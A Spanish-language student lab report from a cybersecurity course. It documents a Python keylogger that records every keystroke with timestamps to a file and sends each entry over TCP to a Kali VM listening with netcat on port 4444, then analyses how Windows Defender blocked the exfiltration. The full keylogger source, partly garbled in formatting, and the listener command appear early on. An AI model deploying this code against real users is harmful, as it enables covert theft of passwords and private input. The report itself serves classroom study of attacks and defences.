

Fecha: 24 de Agosto del 2026

CNO 4: CIBERSEGURIDAD

ACTIVIDAD 3: No presiones ESC... todavía

Documentación

Maestro: Servando López Contreras

Alumno: Quetzal Olin Rodríguez Jiménez

CODIGO BASE (TRAS LAS MEJORAS)

```
from pynput.keyboard
import Key, Listener
import datetime
import socket
# Configuración de la máquina Kali

HOST = "192.168.1.100" # IP Kali VM

PORT = 4444 # Puerto que abras con netcat en Kali

def send_to_kali(message):
try: s = socket.socket(socket.AF_INET, socket.SOCK_STREAM) s.connect((HOST, PORT))
s.sendall(message.encode())
s.close()

except Exception as e:
print("Error al enviar:", e)

def log_event(event_type, key_info): # Marca de tiempo con milisegundos
timestamp = datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S.%f")[:-3] line = f"{timestamp} | {event_type} | {key_info}\n"

# Persistencia en archivo local
with open("event_log.txt", "a") as f: f.write(line) print(line) send_to_kali(line)
def on_press(key):

try: log_event("PRESS", key.char)
except AttributeError: log_event("PRESS", str(key))

def on_release(key): log_event("RELEASE", str(key)) if key == Key.esc: return False # Listener principal
with Listener(on_press=on_press, on_release=on_release) as listener: listener.join()
```

MEJORAS

Importaciones

import datetime **import** socket

datetime: se usa para generar marcas de tiempo precisas (fecha y hora con milisegundos).

socket: permite abrir una conexión TCP hacia tu máquina Kali y enviar los registros.

Configuración Kali VM

HOST = "192.168.1.100" # IP Kali VM

PORT = 4444 # Puerto que abras con netcat en Kali

Definir la **IP de tu Kali** y el **puerto** donde estará escuchando nc.

Esto hace que el script sepa a dónde enviar los datos.

Envío de datos a Kali

```
def send_to_kali(message):  
try: s = socket.socket(socket.AF_INET, socket.SOCK_STREAM) s.connect((HOST, PORT))  
s.sendall(message.encode())  
s.close()  
  
except Exception as e:  
print("Error al enviar:", e)
```

Abre un **socket TCP** hacia Kali.

Envía el mensaje (evento registrado).

Si hay error (ej. firewall, puerto cerrado), lo muestra en pantalla.

Cumple el requisito de **comunicación con Kali**.

Registro con persistencia y temporalidad

```
def log_event(event_type, key_info): # Marca de tiempo con milisegundos  
timestamp = datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S.%f")[:-3] line = f"{timestamp} |  
{event_type} | {key_info}\n"
```


Marca de tiempo: strftime(...) genera la fecha y hora exacta.

Formato del registro: YYYY-MM-DD HH:MM:SS.mmm | EVENTO | TECLA.

Persistencia: guarda cada línea en event_log.txt.

Comunicación: envía la misma línea a Kali.

SECCIÓN DE PRUEBAS (VISTA DESDE WINDOWS 11 NATIVE)



El usuario ejecuta un script de Python en su ordenador, y se percata de que este le comienza a registrar las teclas que presiona, además el sistema operativo parece reaccionar más lento que de costumbre, sin embargo, aquí vemos en acción al Windows Defender, como lo utilizamos en un Windows Nativo tiene más protección de seguridad en sus puertos, por lo que al ver un reenvío de datos por un puerto no autorizado empieza a rechazar la señal de nuevo después del primer envío de la letra "a".

Registro de teclas (keylogging)

El módulo pynput intercepta eventos de teclado a nivel de sistema.

Esto implica llamadas a la API de Windows para capturar cada pulsación.

Este tipo de comportamiento es monitoreado por Windows Defender porque coincide con patrones de malware.

Persistencia en archivo

El script escribe continuamente en event_log.txt.

Aunque esto es legítimo, combinado con el keylogging genera más sospecha porque se trata de un registro permanente de actividad del usuario.

Conexión de red (socket TCP)

El script abre un socket hacia la IP de Kali en el puerto 4444.

Windows Defender detecta que un proceso no autorizado (Python) intenta enviar datos por un puerto arbitrario.

La primera conexión puede pasar, pero al identificar el flujo como exfiltración de datos, el firewall bloquea los intentos posteriores.

Protección de Windows Defender Firewall

Defender aplica reglas de seguridad basadas en perfiles de red (Privada/Pública).


Cuando ve tráfico saliente hacia un puerto no registrado en las reglas, lo marca como no autorizado.

Por eso aparece el error WinError 10060: el sistema rechaza la conexión tras el primer intento.

Impacto en rendimiento

El listener de teclado corre en segundo plano y cada evento genera operaciones de E/S (archivo + socket).

SECCIÓN DE PRUEBAS (VISTA DESDE KALI LINUX EN VM)



El punto de vista del atacante observamos que crea algunas carpetas y archivos para poder tener listos los datos tras capturarlos, ejecuta `nc -lvp 4444 { Act02.txt`

Para poder escuchar lo que le llega al puerto que previamente adjuntó en el script, después observamos el error.

El mensaje **“inverse host lookup failed: Unknown host”** en Kali proviene de **netcat (nc)** cuando intenta resolver la dirección IP del cliente que se conecta (en este caso al Windows). El atacante lo ve como un simple error de DNS o resolución de dominio o que el destino no fuera alcanzable sin embargo es algo distinto lo que ocurre.

WinError 10060 es la denegación por parte de Windows Defender hacia los exploits de este tipo que envían datos/paquetes a través de puertos inválidos.

CONCLUSIÓN

La conclusión técnica de este experimento con un Windows nativo es que el sistema operativo logró detectar y responder de manera efectiva a un intento de explotación que simulaba un keylogger con exfiltración de datos. Windows Defender identificó el patrón de tráfico sospechoso, un proceso Python intentando abrir un canal TCP hacia un puerto arbitrario, y tras permitir la primera transmisión bloqueó la conexión, evitando que el flujo de datos continuara hacia la máquina atacante. Esto demuestra que en un entorno nativo Windows aplica reglas más estrictas sobre qué aplicaciones pueden usar puertos de red, lo que dificulta la exfiltración no autorizada. Además, el impacto observable en el rendimiento del sistema, con cierta ralentización, es un indicador de compromiso que un usuario podría notar.

Desde la perspectiva académica, el ejercicio muestra que ataques de keylogging y exfiltración son factibles en entornos controlados, pero también que un sistema bien configurado puede detenerlos sin necesidad de herramientas externas adicionales. Es un ejemplo didáctico de cómo se ve la interacción entre un atacante y las defensas del sistema, y cómo los indicadores de compromiso permiten identificar actividad maliciosa. En definitiva, el experimento confirma la importancia de mantener activas las protecciones nativas del sistema operativo como primera línea de defensa frente a intentos de explotación.